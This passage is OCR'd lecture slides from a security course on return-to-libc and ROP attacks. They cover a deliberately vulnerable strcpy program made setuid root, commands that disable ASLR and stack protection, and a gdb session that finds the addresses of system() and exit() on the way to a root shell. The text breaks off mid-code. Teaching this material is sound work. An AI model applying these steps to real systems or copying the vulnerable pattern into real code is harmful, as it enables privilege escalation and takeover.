

CS 55:
Security and Privacy

Return-to-libc and ROP




https://xkcd.com/565/

Agenda




1. Theory
2. Overcoming challenges
3. Making a return-to-libc attack
4. Return-Oriented Programming (ROP)

Review: Buffer overflow attack overwrites return address to point to code on stack



A non-executable stack can defeat code injected onto stack




If the stack is marked as non-executable, code on the stack will not run

```
# make stack executable                    Works, get shell
$ gcc –z execstack -fno-stack-protector stack.c
$ a.out
#
# exit
# make stack non-executable (default)
$ gcc –z noexecstack -fno-stack-protector stack.c
$ a.out
Segmentation fault
```

Seg faults, stack not executable


Idea: Instead of jumping to code on stack, jump to code located elsewhere


If the stack is marked as non-executable, code on the stack will not run



libc library has many functions we can call, ultimately want to get a shell

If the stack is marked as non-executable, code on the stack will not run






***libc* has over 1,000 functions, almost always loaded because C programs need it**

We want to call a function to get a shell, use *system* function (system("/bin/sh"))


libc library has many functions we can call, ultimately want to get a shell



If the stack is marked as non-executable, code on the stack will not run

Two steps

1. **Overwrite *return addr* with *system* function address (so libc function address, not stack)**
2. **Load parameters so *system* runs code we desire**



***libc* has over 1,000 functions, almost always loaded because C programs need it**

We want to call a function to get a shell, use *system* function (system("/bin/sh"))

Agenda

1. Theory
2. Overcoming challenges
3. Making a return-to-libc attack
4. Return-Oriented Programming (ROP)

We must overcome three main challenges to implement the attack in practice

1. Find the address of the *system()* function

2. Find address of “/bin/sh” in memory

3. Construct arguments for s*ystem()* call

Challenge 1: Find the address of the *system* function using gdb

stack.c

```
int foo(char *str) {
    char buffer[100];

    /* buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv) {
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

```
# compile with non-executable stack
$ gcc –g -fno-stack-protector -z noexecstack -o stack  stack.c

#turn off address randomization
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0

#give root privileges
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Challenge 1: Find the address of the *system* function using gdb


```
$ gdb -q stack
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x804856c: file stack.c, line 17.
gdb-peda$ run
Starting program: /home/seed/src/return_to_libc/stack
<snip>
```

Set breakpoint at *main*

Run to ensure libc loaded into memory

Challenge 1: Find the address of the *system* function using gdb

```
$ gdb -q stack
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x804856c: file stack.c, line 17.
gdb-peda$ run
Starting program: /home/seed/src/return_to_libc/stack
<snip>
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```



Challenge 1: Find the address of the *system* function using gdb

Note: must debug the vulnerable program

```
$ gdb -q stack
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x804856c: file stack.c, line 17.
gdb-peda$ run
Starting program: /home/seed/src/return_to_libc/stack
<snip>
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

Set breakpoint at *main*

Run to ensure libc loaded into memory

***libc* address**

Print system address

Can also get addresses of other functions

For the *same* program, address are always the same if ASLR is off!

Challenge 2: Find address of "/bin/sh" in memory using an environment variable

envaddr.c

```
$ export MYSHELL="/bin/sh"
```

Set environment variable *MYSHELL*

```
int main() {
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
